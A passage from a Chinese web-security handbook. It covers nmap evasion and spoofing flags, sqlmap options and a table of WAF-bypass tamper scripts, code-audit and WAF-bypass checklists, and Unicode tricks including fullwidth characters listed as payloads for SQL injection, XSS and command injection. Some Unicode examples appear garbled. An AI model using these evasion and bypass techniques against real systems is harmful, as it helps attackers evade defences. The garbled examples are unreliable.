  - --max-parallelism<milliseconds>
- **调整探测报文超时**
  - --min_rtt_timeout <milliseconds>
  - --max-rtt-timeout <milliseconds>
  - --initial-rtt-timeout <milliseconds>
- **放弃低速目标主机**

  - --host-timeout<milliseconds>

- **调整探测报文的时间间隔**
  - --scan-delay<milliseconds>
  - --max_scan-delay<milliseconds>
- **设置时间模板**
  - -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>
  - -T<0-5> (越大越快)

逃避检测相关

- -f 报文分段
- --mtu 使用指定的 MTU
- -D<decoy1[, decoy2][, ME], ...> 使用诱饵隐蔽扫描
- -S<IP_Address> 源地址哄骗
- -e <interface> 使用指定的接口
- --source-port<portnumber>;-g<portnumber> 源端口哄骗
- --data-length<number> 发送报文时附加随机数据
- --ttl <value> 设置 ttl
- --randomize-hosts 对目标主机的顺序随机排列
- --spoof-mac<macaddress, prefix, orvendorname> MAC 地址哄骗

输出

- -oN<filespec> 标准输出
- -oX<filespec> XML 输出
- -oS<filespec> ScRipTKIdd|3oUTpuT
- -oG<filespec> Grep 输出
- -oA<basename> 输出至所有格式
- --open 仅输出可能开放的端口信息

细节和调试

- -v 信息详细程度
- -d [level] debug level
- --packet-trace 跟踪发送和接收的报文
- --iflist 列举接口和路由

11.4.2 Masscan

编译

```
sudo apt-get install git gcc make libpcap-dev
git clone https://github.com/robertdavidgraham/masscan
cd masscan
make -j
```

命令行选项

- --ports 指定端口范围
- --rate 指定速率
- --source-ip 指定源 IP

11.5 SQLMap 使用

安装 git clone https://github.com/sqlmapproject/sqlmap.git sqlmap

11.5.1 常用参数

- -u --url 指定目标 url
- -m 从文本中获取多个目标扫描
- -r 从文件中加载 HTTP 请求
- --data 以 POST 方式提交数据
- -random-agent 随机 ua
- --user-agent 指定 ua
- --delay 设置请求间的延迟

- `--timeout` 指定超时时间
- `--dbms` 指定 db, sqlmap 支持的 db 有 MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、SQLite 等
- `--os` 指定数据库服务器操作系统
- `--tamper` 指定 tamper
- `--level` 指定探测等级
- `--risk` 指定风险等级
- **`--technique` 注入技术**
  - B: Boolean-based blind SQL injection
  - E: Error-based SQL injection
  - U: UNION query SQL injection
  - S: Stacked queries SQL injection
  - T: Time-based blind SQL injection

11.5.2 Tamper 速查

脚本名称	作用
apostrophemask.py	用 utf8 代替引号
equaltolike.py	like 代替等号
space2dash.py	绕过过滤'=' 替换空格字符 (")，(" - ') 后跟一个破折号注释，一个随机字符串和一个新行
greatest.py	绕过过滤'>' , 用 GREATEST 替换大于号。
space2hash.py	空格替换为 # 号随机字符串以及换行符
apostrophenullencode.py	绕过过滤双引号，替换字符和双引号。
halfversionedmorekeywords.py	当数据库为 mysql 时绕过防火墙，每个关键字之前添加 mysql 版本评论
space2morehash.py	空格替换为 # 号以及更多随机字符串换行符
appendnullbyte.py	在有效负荷结束位置加载零字节字符编码
ifnull2ifisnull.py	绕过对 IFNULL 过滤。替换类似'IFNULL(A, B)' 为'IF(ISNULL(A), B, A)'
space2mssqlblank.py	空格替换为其它空符号
base64encode.py	用 base64 编码替换
space2mssqlhash.py	替换空格
modsecurityversioned.py	过滤空格，包含完整的查询版本注释
space2mysqlblank.py	空格替换其它空白符号 (mysql)
between.py	用 between 替换大于号 (>)
space2mysqldash.py	替换空格字符 (")(' - ') 后跟一个破折号注释一个新行 (' n')
multiplespaces.py	围绕 SQL 关键字添加多个空格

下页

表 2 – 续上页

脚本名称	作用
space2plus.py	用 + 替换空格
bluecoat.py	代替空格字符后与一个有效的随机空白字符的 SQL 语句。然后替换 = 为 like
nonrecursivereplacement.py	取代 predefined SQL 关键字 with 表示 suitable for 替代 (例如.replace("SELECT"、"""))
space2randomblank.py	代替空格字符 ("") 从一个随机的空白字符可选字符的有效集
sp_password.py	追加 sp_password' 从 DBMS 日志的自动模糊处理的有效载荷的末尾
chardoubleencode.py	双 url 编码 (不处理以编码的)
unionalltounion.py	替换 UNION ALL SELECT UNION SELECT
charencode.py	url 编码
randomcase.py	随机大小写
unmagicquotes.py	宽字符绕过 GPC addslashes
randomcomments.py	用 /**/ 分割 sql 关键字
charunicodeencode.py	字符串 unicode 编码
securesphere.py	追加特制的字符串
versionedmorekeywords.py	注释绕过
space2comment.py	Replaces space character ' ' with comments /**/

CHAPTER 12

其他

12.1 代码审计

12.1.1 简介

代码审计是找到应用缺陷的过程。其通常有白盒审计、黑盒审计、灰盒审计等方式。白盒审计指通过对源代码的分析找到应用缺陷，黑盒审计通常不涉及到源代码，多使用模糊测试的方式，而灰盒审计则是黑白结合的方式。三种不同的测试方法有不同的优缺点。

12.1.2 常用概念

输入

输入通常也称 Source，Web 应用的输入可以是请求的参数（GET、POST 等）、上传的文件、Cookie、数据库数据等用户可控或者间接可控的地方。

例如 PHP 中的 `$_GET` / `$_POST` / `$_REQUEST` / `$_COOKIE` / `$_FILES` / `$_SERVER` 等，都可以作为应用的输入。

处理函数

处理函数是对数据进行过滤或者编解码的函数，通常被称为 Clean/Filter/Sanitizer。这些函数会对输入进行安全操作或过滤，为漏洞利用带来不确定性。

同样以 PHP 为例，这样的函数可能是 `mysqli_real_escape_string` / `htmlspecialchars` / `base64_encode` / `str_rot13` 等，也可能是应用自定义的过滤函数。

危险函数

危险函数又常叫做 Sink Call、漏洞点，是可能触发危险行为如文件操作、命令执行、数据库操作等行为的函数。

在 PHP 中，可能是 `include` / `system` / `echo` 等。

12.1.3 自动化审计

一般认为一个漏洞的触发过程是从输入经过过滤到危险函数的过程 (Source To Sink)，而审计就是寻找这个链条的过程。常见的自动化审计方案有危险函数匹配、控制流分析等。

危险函数匹配

白盒审计最常见的方式是通过搜寻危险函数与危险参数定位漏洞，比较有代表性的工具是 Seay 开发的审计工具。这种方法误报率相当高，这是因为这种方法没有对程序的流程进行深入分析，另一方面，这种方式通常是孤立地分析每一个文件，忽略了文件之间复杂的调用关系。

具体的说，这种方式在一些环境下能做到几乎无漏报，只要审计者有耐心，可以发现大部分的漏洞，但是在高度框架化的代码中，能找到的漏洞相对有限。

控制流分析

在后来的系统中，考虑到一定程度引入 AST 作为分析的依据，在一定程度上减少了误报，但是仍存在很多缺陷。

而后，Dahse J 等人设计了 RIPS，该工具进行数据流与控制流分析，结合过程内与过程间的分析得到审计结果，相对危险函数匹配的方式来说误报率少了很多，但是同样的也增加了开销。

基于图的分析

基于图的分析是对控制流分析的一个改进，其利用 CFG 的特性和图计算的算法，一定程度上简化了计算，比较有代表性的是微软的 Semmle QL 和 NDSS 2017 年发表的文章 Efficient and Flexible Discovery of PHP Application Vulnerabilities。

代码相似性比对

一些开发者会复制其他框架的代码，或者使用各种框架。如果事先有建立对应的漏洞图谱，则可使用相似性方法来找到漏洞。

灰盒分析

基于控制流的分析开销较大，于是有人提出了基于运行时的分析方式，对代码进行 Hook，当执行到危险函数时自动回溯输入，找到输入并判断是否可用。

这种方式解决了控制流分析实现复杂、计算路径开销大的问题，在判断过滤函数上也有一定的突破，但是灰盒的方式并不一定会触发所有的漏洞。fate0 开发的 prvd 就是基于这种设计思路。

12.1.4 手工审计流程

- **获取代码，确定版本，尝试初步分析**
  - 找历史漏洞信息
  - 找应用该系统的实例
  - 确定依赖库是否存在漏洞
- 基于审计工具进行初步分析
- **了解程序运行流程**
  - **文件加载方式**
    * 类库依赖
    * 是否加载 waf
  - **数据库连接方式**
    * mysql/mysqli/pdo
    * 是否开启预编译
  - **视图渲染**
    * XSS
    * 模版注入
  - **SESSION 处理机制**
    * 文件
    * 数据库
    * 内存
  - **Cache 处理机制**
    * 文件 cache 可能写 shell
    * 数据库 cache 可能注入
    * memcache

- **账户体系**
  - Auth 方式
  - Pre-Auth 的情况下可以访问的页面
  - **普通用户的帐号**
    - 能否可获取普通用户权限
  - 管理员账户默认密码
  - **账号体系**
    - 加密方式
    - 爆破密码
    - 重置漏洞
    - **修改密码漏洞**
      - 修改其他账号密码
- **根据漏洞类型查找 Sink**
  - **SQLi**
    - 全局过滤能否 bypass
    - 是否有直接执行 SQL 的地方
    - **SQL 使用驱动，mysql/mysqli/pdo**
      - 如果使用 PDO，搜索是否存在直接执行的部分
  - **XSS**
    - 全局 bypass
    - 视图渲染
  - **FILE**
    - 查找上传功能点
    - 上传下载覆盖删除
    - **包含**
      - LFI
      - RFI
      - 全局找 include, require
  - RCE
  - XXE

  - CSRF
  - SSRF
  - 反序列化
  - 变量覆盖
  - LDAP
  - XPath
  - Cookie 伪造

- **过滤**
  - 找 WAF 过滤方式，判断是否可以绕过

12.1.5 参考链接

- rips
- prvd
- PHP 运行时漏洞检测

- Backes M , Rieck K , Skoruppa M , et al. Efficient and Flexible Discovery of PHP Application Vulnerabilities[C]// IEEE European Symposium on Security & Privacy. IEEE, 2017.
- Dahse J. RIPS-A static source code analyser for vulnerabilities in PHP scripts[J]. Retrieved: February, 2010, 28: 2012.

12.2 WAF

12.2.1 简介

概念

WAF（Web Application Firewall，Web 应用防火墙）是通过执行一系列针对 HTTP/HTTPS 的安全策略来专门为 Web 应用提供加固的产品。

在市场上，有各种价格各种功能和选项的 WAF。在一定程度上，WAF 能为 Web 应用提供安全性，但是不能保证完全的安全。

常见功能

- 检测异常协议，拒绝不符合 HTTP 标准的请求
- 对状态管理进行会话保护

- Cookies 保护
- 信息泄露保护
- DDoS 防护
- 禁止某些 IP 访问
- 可疑 IP 检查
- **安全 HTTP 头管理**
  - X-XSS-Protection
  - X-Frame-Options
- **机制检测**
  - CSRF token
  - HSTS

布置位置

按布置位置，WAF 可以分为云 WAF、主机防护软件和硬件防护。云 WAF 布置在云上，请求先经过云服务器而后流向主机。主机防护软件需要主机预先安装对应软件，如 mod_security、ngx-lua-waf 等，对主机进行防护。硬件防护指流量流向主机时，先经过设备的清洗和拦截。

12.2.2 防护方式

WAF 常用的方法有关键字检测、正则表达式检测、语法分析、行为分析、声誉分析、机器学习等。

基于正则的保护是最常见的保护方式。开发者用一些设定好的正则规则来检测载荷是否存在攻击性。基于正则的防护较为简单，因此存在一些缺点。例如只能应用于单次请求，而且正则很难应用到一些复杂的协议上。

基于语法的分析相对正则来说更快而且更准确，这种分析会把载荷按照语法解析成的符号组，然后在符号组中寻找危险的关键字。这种方式对一些载荷的变式有较好的效果，但是同样的，对解析器要求较高。

基于行为的分析着眼的范围更广一些，例如攻击者的端口扫描行为、目录爆破、参数测试或者一些其他自动化或者攻击的模式都会被纳入考虑之中。

基于声誉的分析可以比较好的过滤掉一些可疑的来源，例如常用的 VPN、匿名代理、Tor 节点、僵尸网络节点的 IP 等。

基于机器学习的 WAF 涉及到的范围非常广，效果也因具体实现和场景而较为多样化。

除了按具体的方法分，也可以根据白名单和黑名单的使用来分类。基于白名单的 WAF 适用于稳定的 Web 应用，而基于黑名单则适合处理已知问题。

12.2.3 扫描器防御

- 基于 User-Agent 识别
- 基于攻击载荷识别
- 验证码

12.2.4 WAF 指纹

- 额外的 Cookie
- 额外的 Header
- 被拒绝请求时的返回内容
- 被拒绝请求时的返回响应码
- IP

12.2.5 绕过方式

基于架构的绕过

- 站点在 WAF 后，但是站点可直连
- 站点在云服务器中，对同网段服务器无 WAF

基于资源的绕过

- 使用消耗大的载荷，耗尽 WAF 的计算资源
- 提供大量的无效参数

基于解析的绕过

- 字符集解析不同
- **协议覆盖不全**
  - POST 的 JSON 传参 / `form-data` / `multipart/form-data`
- 协议解析不正确
- 站点和 WAF 对 https 有部分不一致
- **WAF 解析与 Web 服务解析不一致**
  - 部分 ASP+IIS 会转换 `%u0065` 格式的字符

  - Apache 会解析畸形 Method
  - 同一个参数多次出现，取的位置不一样
  - HTTP Parameter Pollution (HPP)
  - HTTP Parameter Fragmentation (HPF)

基于规则的绕过

- **等价替换**
  - **大小写变换**
    * `select` => `sEleCt`
    * `<sCrIpt>alert(1)</script>`
  - **字符编码**
    * URL 编码
    * 十六进制编码
    * Unicode 解析
    * Base64
    * HTML
    * JSFuck
    * 其他编码格式
  - 等价函数
  - 等价变量
  - 关键字拆分
  - 字符串操作
- **字符干扰**
  - **空字符**
    * NULL (x00)
    * 空格
    * 回车 (x0d)
    * 换行 (x0a)
    * 垂直制表 (x0b)
    * 水平制表 (x09)

        * 换页 (x0c)
    - 注释
- **特殊符号**
    - 注释符
    - 引号（反引号、单引号、双引号）
- **利用服务本身特点**
    - **替换可疑关键字为空**
        * `selselectect` => `select`
- 少见特性未在规则列表中

12.2.6 参考链接

- WAF 攻防研究之四个层次 Bypass WAF
- 我的 WafBypass 之道 SQL 注入篇
- WAF through the eyes of hackers

12.3 常见网络设备

12.3.1 防火墙

简介

防火墙指的是一个有软件和硬件设备组合而成、在内部网和外部网之间、专用网与公共网之间的界面上构造的保护屏障。它可通过监测、限制、更改跨越防火墙的数据流，尽可能地对外部屏蔽网络内部的信息、结构和运行状况，以此来实现网络的安全保护。

防火墙可以分为网络层防火墙和应用层防火墙。网络层防火墙基于源地址和目的地址、应用、协议以及每个 IP 包的端口来作出通过与否的判断。应用层防火墙针对特别的网络应用服务协议即数据过滤协议，并且能够对数据包分析并形成相关的报告。

主要功能

- 过滤进、出网络的数据
- 防止不安全的协议和服务
- 管理进、出网络的访问行为
- 记录通过防火墙的信息内容

- 对网络攻击进行检测与警告
- 防止外部对内部网络信息的获取
- 提供与外部连接的集中管理

下一代防火墙

主要是一款全面应对应用层威胁的高性能防火墙。可以做到智能化主动防御、应用层数据防泄漏、应用层洞察与控制、威胁防护等特性。下一代防火墙在一台设备里面集成了传统防火墙、IPS、应用识别、内容过滤等功能既降低了整体网络安全系统的采购投入，又减去了多台设备接入网络带来的部署成本，还通过应用识别和用户管理等技术降低了管理人员的维护和管理成本。

12.3.2 IDS

简介

入侵检测即通过从网络系统中的若干关键节点收集并分析信息，监控网络中是否有违反安全策略的行为或者是否存在入侵行为。入侵检测系统通常包含 3 个必要的功能组件：信息来源、分析引擎和响应组件。

信息收集包括收集系统、网络、数据及用户活动的状态和行为。入侵检测利用的信息一般来自：系统和网络日志文件、非正常的目录和文件改变、非正常的程序执行这三个方面。

分析引擎对收集到的有关系统、网络、数据及用户活动的状态和行为等信息，是通过模式匹配、统计分析和完整性分析这三种手段进行分析的。前两种用于实时入侵检测，完整性分析用于事后分析。

告警与响应根据入侵性质和类型，做出相应的告警与响应。

主要类型

IDS 可以分为基于主机的入侵检测系统 (HIDS) 和基于网络的入侵检测系统 (NIDS)。

基于主机的入侵检测系统是早期的入侵检测系统结构，通常是软件型的，直接安装在需要保护的主机上。其检测的目标主要是主机系统和系统本地用户，检测原理是根据主机的审计数据和系统日志发现可疑事件。

这种检测方式的优点主要有：信息更详细、误报率要低、部署灵活。这种方式的缺点主要有：会降低应用系统的性能；依赖于服务器原有的日志与监视能力；代价较大；不能对网络进行监测；需安装多个针对不同系统的检测系统。

基于网络的入侵检测方式是目前一种比较主流的监测方式，这类检测系统需要有一台专门的检测设备。检测设备放置在比较重要的网段内，不停地监视网段中的各种数据包，而不再是只监测单一主机。它对所监测的网络上每一个数据包或可疑的数据包进行特征分析，如果数据包与产品内置的某些规则吻合，入侵检测系统就会发出警报，甚至直接切断网络连接。目前，大部分入侵检测产品是基于网络的。

这种检测技术的优点主要有：能够检测那些来自网络的攻击和超过授权的非法访问；不需要改变服务器等主机的配置，也不会影响主机性能；风险低；配置简单。其缺点主要是：成本高、检测范围受局限；大量计算，

影响系统性能；大量分析数据流，影响系统性能；对加密的会话过程处理较难；网络流速高时可能会丢失许多封包，容易让入侵者有机可乘；无法检测加密的封包；对于直接对主机的入侵无法检测出。

12.3.3 IPS（入侵防御系统）

简介

入侵防御系统是一部能够监视网络或网络设备的网络资料传输行为的计算机网络安全设备，能够即时的中断、调整或隔离一些不正常或是具有伤害性的网络资料传输行为。

串行部署的防火墙可以拦截低层攻击行为，但对应用层的深层攻击行为无能为力。旁路部署的 IDS 可以及时发现那些穿透防火墙的深层攻击行为，作为防火墙的有益补充，但是无法实时的阻断。

因此出现了基于 IDS 和防火墙联动的 IPS：通过 IDS 来发现，通过防火墙来阻断。但由于迄今为止没有统一的接口规范，加上越来越频发的“瞬间攻击”（一个会话就可以达成攻击效果，如 SQL 注入、溢出攻击等），使得 IDS 与防火墙联动在实际应用中的效果不显著。

主要类型

可以分为基于特征的 IPS、基于异常的 IPS、基于策略的 IPS、基于协议分析的 IPS。

基于特征的 IPS 是许多 IPS 解决方案中最常用的方法。把特征添加到设备中，可识别当前最常见的攻击。也被称为模式匹配 IPS。特征库可以添加、调整和更新，以应对新的攻击。

基于异常的 IPS 也被称为基于行规的 IPS。基于异常的方法可以用统计异常检测和非统计异常检测。

基于策略的 IPS 更关心的是是否执行组织的安保策略。如果检测的活动违反了组织的安保策略就触发报警。使用这种方法的 IPS，要把安全策略写入设备之中。

基于协议分析的 IPS 与基于特征的方法类似。大多数情况检查常见的特征，但基于协议分析的方法可以做更深入的数据包检查，能更灵活地发现某些类型的攻击。

12.3.4 安全隔离网闸

简介

安全隔离网闸是使用带有多种控制功能的固态开关读写介质连接两个独立网络系统的信息安全设备。由于物理隔离网闸所连接的两个独立网络系统之间，不存在通信的物理连接、逻辑连接、信息传输命令、信息传输协议，不存在依据协议的信息包转发，只有数据文件的无协议“摆渡”，且对固态存储介质只有“读”和“写”两个命令。所以，物理隔离网闸从物理上隔离、阻断了具有潜在攻击可能的一切连接，使攻击者无法入侵、无法攻击、无法破坏，实现了真正的安全。

主要功能

阻断网络的直接物理连接：物理隔离网闸在任何时刻都只能与非可信网络和可信网络上之一相连接，而不能同时与两个网络连接。

阻断网络的逻辑连接：物理隔离网闸不依赖操作系统、不支持 TCP/IP 协议。两个网络之间的信息交换必须将 TCP/IP 协议剥离，将原始数据通过 P2P 的非 TCP/IP 连接方式，通过存储介质的“写入”与“读出”完成数据转发。

安全审查：物理隔离网闸具有安全审查功能，即网络在将原始数据“写入”物理隔离网闸前，根据需要对原始数据的安全性进行检查，把可能的病毒代码、恶意攻击代码过滤掉。

原始数据无危害性：物理隔离网闸转发的原始数据，不具有攻击或对网络安全有害的特性。

管理和控制功能：建立完善的日志系统。

根据需要建立数据特征库：在应用初始化阶段，结合应用要求，提取应用数据的特征，形成用户特有的数据特征库，作为运行过程中数据校验的基础。当用户请求时，提取用户的应用数据，抽取数据特征和原始数据特征库比较，符合原始特征库的数据请求进入请求队列，不符合的返回用户，实现对数据的过滤。

根据需要提供定制安全策略和传输策略的功能：用户可以自行设定数据的传输策略，如：传输单位（基于数据还是基于任务）、传输间隔、传输方向、传输时间、启动时间等。

支持定时/实时文件交换；支持支持单向/双向文件交换；支持数字签名、内容过滤、病毒检查等功能。

12.3.5 VPN 设备

简介

虚拟专用网络指的是在公用网络上建立专用网络的技术。之所以称为虚拟网主要是因为整个 VPN 网络的任意两个节点之间的连接并没有传统专网所需的端到端的物理链路，而是架构在公用网络服务商所提供的网络平台之上的逻辑网络，用户数据在逻辑链路中传输。

常用技术

MPLS VPN：是一种基于 MPLS 技术的 IP VPN，是在网络路由和交换设备上应用 MPLS（多协议标记交换）技术，简化核心路由器的路由选择方式，利用结合传统路由技术的标记交换实现的 IP 虚拟专用网络（IP VPN）。MPLS 优势在于将二层交换和三层路由技术结合起来，在解决 VPN、服务分类和流量工程这些 IP 网络的重大问题时具有很优异的表现。因此，MPLS VPN 在解决企业互连、提供各种新业务方面也越来越被运营商看好，成为在 IP 网络运营商提供增值业务的重要手段。MPLS VPN 又可分为二层 MPLS VPN（即 MPLS L2 VPN）和三层 MPLS VPN（即 MPLS L3 VPN）。

SSL VPN：是以 HTTPS（SecureHTTP，安全的 HTTP，即支持 SSL 的 HTTP 协议）为基础的 VPN 技术，工作在传输层和应用层之间。SSL VPN 充分利用了 SSL 协议提供的基于证书的身份认证、数据加密和消息完整性验证机制，可以为应用层之间的通信建立安全连接。SSL VPN 广泛应用于基于 Web 的远程安全接入，为用户远程访问公司内部网络提供了安全保证。

IPSecVPN 是基于 IPSec 协议的 VPN 技术，由 IPSec 协议提供隧道安全保障。IPSec 是一种由 IETF 设计的端到端的确保基于 IP 通讯的数据安全性的机制。它为 Internet 上传输的数据提供了高质量的、可互操作的、基于密码学的安全保证。

12.3.6 安全审计系统

简介

网络安全审计系统针对互联网行为提供有效的行为审计、内容审计、行为报警、行为控制及相关审计功能。从管理层面提供互联网的有效监督，预防、制止数据泄密。满足用户对互联网行为审计备案及安全保护措施的要求，提供完整的上网记录，便于信息追踪、系统安全管理和风险防范。

12.3.7 参考链接

- 网络安全设备

12.4 指纹

12.4.1 浏览器指纹

- **软件细节**
  - navigator
  - 安装插件
  - 浏览器支持的特性
  - CSS 支持
  - JavaScript 特性
  - 已安装字体
  - ...
- **WebGL 信息**
  - GL 版本
  - 纹理大小
  - 渲染缓冲区
  - WebGL 扩展
  - ...
- **硬件信息**

  - 电池 API
  - 传感器 API
  - WebRTC 获取流媒体设备
  - 系统性能
  - ...
- **持久化存储**
  - cookie
  - localStorage
  - indexedDB
  - sessionStorage
- **系统设置**
  - 时钟偏移
- **主动探测**
  - 构造特定 DNS 请求并发送

12.4.2 参考链接

- 设备指纹指南

12.5 Unicode

12.5.1 基本概念

BMP

BMP (Basic Multilingual Plane)，译作基本多文种平面，是 Unicode 中的一个编码区块。

码平面

Unicode 编码点分为 17 个平面（plane），每个平面包含 2^16（即 65536）个码位。17 个平面的码位可表示为从 U+xx0000 到 U+xxFFFF，其中 xx 表示十六进制值从 0016 到 1016，共计 17 个平面。

Code Point

Code Point 也被称作 Code Position，译作码位或编码位置，是指组成代码空间的数值。

Code Unit

指某种 Unicode 编码方式里编码一个 Code Point 需要的最少字节数，比如 UTF-8 需要最少一个字节，UTF-16 最少两个字节，UCS-2 两个字节，UCS-4 和 UTF-32 四个字节。

Surrogate Pair

Surrogate Pair 是用于 UTF-16 的以向后兼容 UCS-2 的，做法是取 UCS-2 范围里的 0xD800~0xDBFF (称为 high surrogates) 和 0xDC00~0xDFFF (称为 low surrogates) 的码位，一个 high surrogate 接一个 low surrogate 拼成四个字节表示超出 BMP 的字符，两个 surrogate range 都是 1024 个码位，所以 surrogate pair 可以表达 1024 x 1024 = 1048576 = 0x100000 个字符。

Combining Character

例如 `Hellő` 含有重音符号之类的字符，进行组合会使用大量的码位。所以这种字符多用组合的方式来实现。

BOM

字节顺序标记 (byte-order mark, BOM) 是一个有特殊含义的统一码字符，码点为 `U+FEFF` 。当以 UTF-16 或 UTF-32 来将 UCS 字符所组成的字符串编码时，这个字符被用来标示其字节序。常被用于区分是否为 UTF 编码。

12.5.2 编码方式

UCS-2

UCS-2 (2-byte Universal Character Set) 是一种定长的编码方式，UCS-2 仅仅简单的使用一个 16 位码元来表示码位，也就是说编码范围在 0 到 0xFFFF 的码位范围内。

UTF-8

UTF-8（8-bit Unicode Transformation Format）是一种针对 Unicode 的可变长度字符编码，也是一种前缀码。它可以用一至四个字节对 Unicode 字符集中的所有有效编码点进行编码，属于 Unicode 标准的一部分。编码方式如下

码点的位数	码点起值	码点终值	字节序列	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6
7	U+0000	U+007F	1	0xxxxxxx					
11	U+0080	U+07FF	2	110xxxxx	10xxxxxx				
16	U+0800	U+FFFF	3	1110xxxx	10xxxxxx	10xxxxxx			
21	U+10000	U+1FFFFF	4	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx		
26	U+200000	U+3FFFFFF	5	111110xx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	
31	U+4000000	U+7FFFFFFF	6	1111110x	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx

UTF-16

UTF-16 (16-bit Unicode Transformation Format) 是 UCS-2 的拓展，用一个或者两个 16 位的码元来表示码位，可以对 0 到 0x10FFFF 的码位进行编码。

12.5.3 等价性问题

简介

Unicode(统一码)包含了许多特殊字符,为了使得许多现存的标准能够兼容,提出了 Unicode 等价性(Unicode equivalence)。在字符中，有些在功能上会和其它字符或字符序列等价。因此，Unicode 将一些码位序列定义成相等的。

Unicode 提供了两种等价概念：标准等价和兼容等价。前者是后者的一个子集。例如，字符 n 后接着组合字符 ~ 会（标准和兼容）等价于 Unicode 字符 ñ。而合字 ff 则只有兼容等价于两个 f 字符。

Unicode 正规化是文字正规化的一种形式，是指将彼此等价的序列转成同一列序。此序列在 Unicode 标准中称作正规形式。

对于每种等价概念，Unicode 又定义两种形式，一种是完全合成的，一种是完全分解的。因此，最后会有四种形式，其缩写分别为：NFC、NFD、NFKC、NFKD。对于 Unicode 的文字处理程序而言，正规化是很重要的。因为它影响了比较、搜索和排序的意义。

标准等价

统一码中标准等价的基础概念为字符的组成和分解的交互使用。合成指的是将简单的字符合并成较少的预组字符的过程，如字符 n 和组合字符 ~ 可以组成统一码 ñ。分解则是反向过程，即将预组字符变回部件。

标准等价是指保持视觉上和功能上的等价。例如，含附加符号字母被视为和分解后的字母及其附加符号是标准等价。换句话说，预组字符‘ü’和由‘u’及‘¨’所组成的序列是标准等价。相似地，统一码统合了一些希腊附加符号和外观与附加符号类似的标点符号。

兼容等价

兼容等价的范围较标准等价来得广。如果序列是标准等价的话就会是兼容等价，反之则未必对。兼容等价更关注在于纯文字的等价，并把一些语义上的不同形式归结在一起。

例如，上标数字和其所使用的数字是兼容等价，但非标准等价。其理由为下标和上标形式虽然在某些时侯属于不同意义，但若应用程序将他们视为一样也是合理的（虽然视觉上可区分）。如此，在统一码富文件中，上标和下标就可以以比较不累赘地方式出现（见下一节）。

全角和半角的片假名也是一种兼容等价但不是标准等价。如同合字和其部件序列。其只有视觉上但没有语义上的区别。换句话说，作者通常没有特别宣称使用合字是一种意思，而不使用是另一种意思。相对地，这尽限于印刷上的选择。

文字处理软件在实现统一码字符串的搜索和排序时，须考虑到等价性的存在。如果没有此特性的话，用户在搜索时将无法找到在视觉上无法区分的字形。

统一码提供了一个标准的正规化算法，可将所有相同的序列产生一个唯一的序列。其等价准绳可以为标准的（NF）或兼容的（NFK）。既然可以任意选择等价类中的元素，对每一个等价标准有多个标准形式也是有可能的。统一码为每一种等价准绳分别提供两种正规形式：合成用的 NFC 和 NFKC 以及分解用的 NFD 和 NFKD。而不论是组合的或分解的形式，都会使用标准顺序，以此限制正规形式只有唯一形式。

正规化

为了比较或搜索统一码字符串，软件可以使用合成或分解形式其中之一。只要被比较或搜索的字符串使用的形式是相同的，哪种选择都没关系。另一方面，等价概念的选择则会影响到搜索结果。譬如，有些合字如 ffi（U+FB03）、罗马数字如 Ⅷ（U+2168），甚至是上标数字如 ^{5}（U+2075）有其个别统一码码位。标准正规形式并不会影响这些结果。但兼容正规形式会分解 ffi 成 f、f、i。所以搜索 U+0066（f）时，在 NFKC 中会成功，但在 NFC 则会失败。同样地有在预组罗马数字 Ⅷ 中搜索拉丁字母 I（U+0049）。类似地，“^{5}”会转成“5”。

对于浏览器，将上标转换成到基下划线未必是好的，因为上标的信息会因而消失。为了允许这种不同，统一码字符数据库句含了兼容格式标签，其提供了兼容转换的细节。在合字的情况下，这个标签只是 `<compat>`，而在上标的情况下则为 `<super>`。丰富文件格式如超文本置标语言则会使用兼容标签。例如，HTML 使用自定义标签来将“5”放到上标位置。

正规形式

- NFD Normalization Form Canonical Decomposition 以标准等价方式来分解
- NFC Normalization Form Canonical Composition 以标准等价方式来分解，然后以标准等价重组之。若是 singleton 的话，重组结果有可能和分解前不同。
- NFKD Normalization Form Compatibility Decomposition 以兼容等价方式来分解 NFKC
- Normalization Form Compatibility Composition 以兼容等价方式来分解，然后以标准等价重组之

12.5.4 Tricks

- 部分语言的长度并不是字符的长度，一个 UTF-16 可能是两位。
- 部分语言在翻转 UTF-16 等多字节编码时，会处理错误。

12.5.5 安全问题

Visual Spoofing

例如 b idu.com(此处的 a 为 u0430) 和 baidu.com(此处的 a 为 x61) 视觉上相同，但是实际上指向两个不同的域名。

b a idu.com(此处的 a 为 uff41) 和 baidu.com(此处的 a 为 x61) 有一定的不同，但是指向两个相同的域名。

这种现象可以引起一些 Spoofing 或者 WAF Bypass 的问题。

Best Fit

如果两个字符前后编码不同，之前的编码在之后的编码没有对应，程序会尝试找最佳字符进行自动转换。

当宽字符变成了单字节字符，字符编码会有一定的变化。

这种现象可能引起一些 WAF Bypass。

Syntax Spoofing

以下四个 Url 在语法上看来是没问题的域名，但是用来做分割的字符并不是真正的分割字符，而是 U+2044(/)，可以导致一些 UI 欺骗的问题。

- http://macchiato.com/x.bad.com macchiato.com/x bad.com
- http://macchiato.com?x.bad.com macchiato.com?x bad.com
- http://macchiato.com.x.bad.com macchiato.com.x bad.com
- http://macchiato.com#x.bad.com macchiato.com#x bad.com

Punycode Spoofs

- http://🄵🄵🄵🄵.com http://xn--google.com
- http://🄵.com http://xn--cnn.com
- http://𠀀🄵🄵🄵🄵🄵.com http://xn--citibank.com

有些浏览器会直接显示 puncode，但是也可以借助这种机制实现 UI Spooof。

Buffer Overflows

在编码转换的时候，有的字符会变成多个字符，如 Fluß → FLUSS → fluss 这样可能导致 BOF。

12.5.6 常见载荷

URL

- 🄵 (U+2025)
- 🄵 (U+FE30)
- 。 (U+3002)
- ⓪ (U+24EA)
- ／ (U+FF0F)
- ｐ (U+FF50)
- ˚ (U+02B0)
- ª (U+00AA)

SQL 注入

- ＇ (U+FF07)
- ＂ (U+FF02)
- ﹣ (U+FE63)

XSS

- ＜ (U+FF1C)
- ＂ (U+FF02)

命令注入

- ＆ (U+FF06)
- ｜ (U+FF5C)

模板注入

- 🄵 (U+FE5B)
- ［ (U+FF3B)

12.5.7 参考链接

官方文档

- Unicode equivalence
- Unicode Normalization Forms
- Unicode Security Considerations

RFC

- RFC 3629 UTF-8, a transformation format of ISO 10646
- RFC 2044 UTF-8, a transformation format of ISO 10646
- RFC 2279 UTF-8, a transformation format of ISO 10646

Tricks / Blogs

